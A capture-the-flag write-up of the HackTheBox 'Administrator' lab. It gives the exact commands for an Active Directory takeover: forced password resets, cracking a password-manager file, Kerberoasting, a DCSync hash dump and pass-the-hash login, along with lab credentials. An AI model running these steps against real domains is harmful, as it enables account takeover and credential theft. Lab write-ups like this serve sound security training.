HackTheBox - Administrator

Date: 27/11/2024
Author: acfirthh
Machine Name: Administrator
Difficulty: Medium
Link to Machine: HackTheBox - Administrator (Medium)
Reconaissance
NMAP Scan
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-07 16:52 UTC
Nmap scan report for 10.10.11.42
Host is up (0.057s latency).
Not shown: 65509 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-12-07 23:52:31Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: administrator.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: administrator.htb0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
56153/tcp open  msrpc         Microsoft Windows RPC
64869/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
64880/tcp open  msrpc         Microsoft Windows RPC
64885/tcp open  msrpc         Microsoft Windows RPC
64896/tcp open  msrpc         Microsoft Windows RPC
64933/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 7h00m01s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2024-12-07T23:53:28
|_  start_date: N/A
Add “administrator.htb” and “dc.administrator.htb” to /etc/hosts
Before continuing with any more enumeration, I noticed that there was a clock skew of 7 hours. To use some tools, it requires that the attacker’s machine is reasoably in sync with the Domain Controller.
Sync with the DC
sudo timedatectl set-ntp off
sudo rdate -n dc.administrator.htb
To reset the time back after youve finished the box, run the command:
sudo timedatectl set-ntp on
Initial Foothold
Bloodhound Data Collection
HackTheBox gives initial credentials for a user’s account, to simulate a real penetration test of an Active Directory environment where you already have access to a “compromised” account.
- Initial Credentials: Olivia / ichliebedich
I initially tried accessing the FTP server using the credentials I was given, however I was unable to do so. I then tried enumerating SMB shares but that also returned nothing interesting, so instead I decided to collect data about the domain to view in Bloodhound.

I used bloodhound-python with the credentials I was given to collect information about the domain:
bloodhound-python -c All -u 'Olivia' -p 'ichliebedich' -d administrator.htb -ns $IP
Lateral Movement to Michael
After dragging and dropping the collected data files into Bloodhound, I checked to see what permissions the user Olivia had. I noticed she had the “GenericAll” permission on the user Michael. He is part of the Remote Management Group, meaning I can use evil-winrm to access the machine as Michael. This means that I can change the password of Michael and then login to perform actions as him.
Bloodhound suggests commands that you can use for both Windows systems and Linux systems to abuse the permissions that you have.
I changed the password of Michael to Password123 using the command:
net rpc password "Michael" "Password123" -U "administrator.htb"/"Olivia"%"ichliebedich" -S "dc.administrator.htb"
- Michael’s Credentials: Michael / Password123
After changing the password for Michael I tried to login to FTP, again I was unable to. I then tried to enumerate SMB shares, and again there was nothing interesting.
So instead, I looked at Bloodhound again to see what outbound permissions Michael had and noticed that he had the “ForceChangePassword” on the user Benjamin. Of course, this meant that I could change the password of Benjamin, so that’s what I did.
Lateral Movement to Benjamin
Changing the password of Benjamin to Password123:
net rpc password "Benjamin" "Password123" -U "administrator.htb"/"Michael"%"Password123" -S "dc.administrator.htb"
- Benjamin’s Credentials: Benjamin / Password123
After changing the password for Benjamin, I checked Bloodhound and saw that he did not have any outbound permissions, or group delegated outbound permissions. So I decided to check FTP and SMB again.
FTP as Benjamin
I was able to login to FTP as Benjamin and spotted that there was a file with the extension .psafe3. This is a password file for the Password Safe software, which is a password manager. The psafe3 file is encrypted using a master password, but thankfully JohnTheRipper has a module for extracting the master password hash in a format that can be cracked by JohnTheRipper.
Extracting the master password hash:
pwsafe2john Backup.psafe3 > psafe.hash
Cracking the hash:
john psafe.hash --wordlist=/usr/share/wordlists/rockyou.txt

Once the hash was cracked, I used the command line tool pwsafe to unlock the password file and I was able to find Passwords for other users!
Alexander Smith (alexander) : UrkIbagoxMyUGw0aPlj9B0AXSea4Sw
Emily Rodriguez (emily) : UXLCI5iETUsIBoFVTj8yQFKoHjXmb
Emma Johnson (emma) : WwANQWnmJnGV07WQN8bMS7FMAbjNur
I checked each user in Bloodhound and saw that only Emily had outbound permissions. She has the “GenericWrite” permission on the user Ethan. The “GenericWrite” permission allowed me to set an SPN on the user Ethan which can be used to extract his password hash for cracking or pass-the-hash attacks.
I set the SPN on Ethan using Emily’s credentials:
python3 pywhisker.py -d "administrator.htb" -u "Emily" -p "UXLCI5iETUsIBoFVTj8yQFKoHjXmb" --target "Ethan" --action "add"

After setting the SPN, I could perform a targeted kerberoast on Ethan to get his hash:
python3 targetedKerberoast.py -v -d "administrator.htb" -u 'Emily' -p 'UXLCI5iETUsIBoFVTj8yQFKoHjXmb'

Finally, I saved the extracted hash into a file and used JohnTheRipper to crack the hash:
john ethan.hash --wordlist=/usr/share/wordlists/rockyou.txt

Privilege Escalation to Administrator
Referring back to Bloodhound, I saw that Ethan had the “DCSync” permission, this meant that I could use impacket-secretsdump to extract the password hashes for all users.
Extracting hashes using impacket-secretsdump:
impacket-secretsdump 'administrator.htb'/'Ethan':'limpbizkit'@$IP


Finally, with the Administrator user’s hash, I was able to login using evil-winrm as Administrator by passing-the-hash:
evil-winrm -i administrator.htb -u Administrator -H 3dc553ce4b9fd20bd016e098d2d2fd2e
Final Words
This box took me a little while to complete simply because I had to learn some of the tools on the fly, but looking back at it, it’s a reasonably simple attack path and I really enjoyed learning how to exploit permissions in Active Directory environments.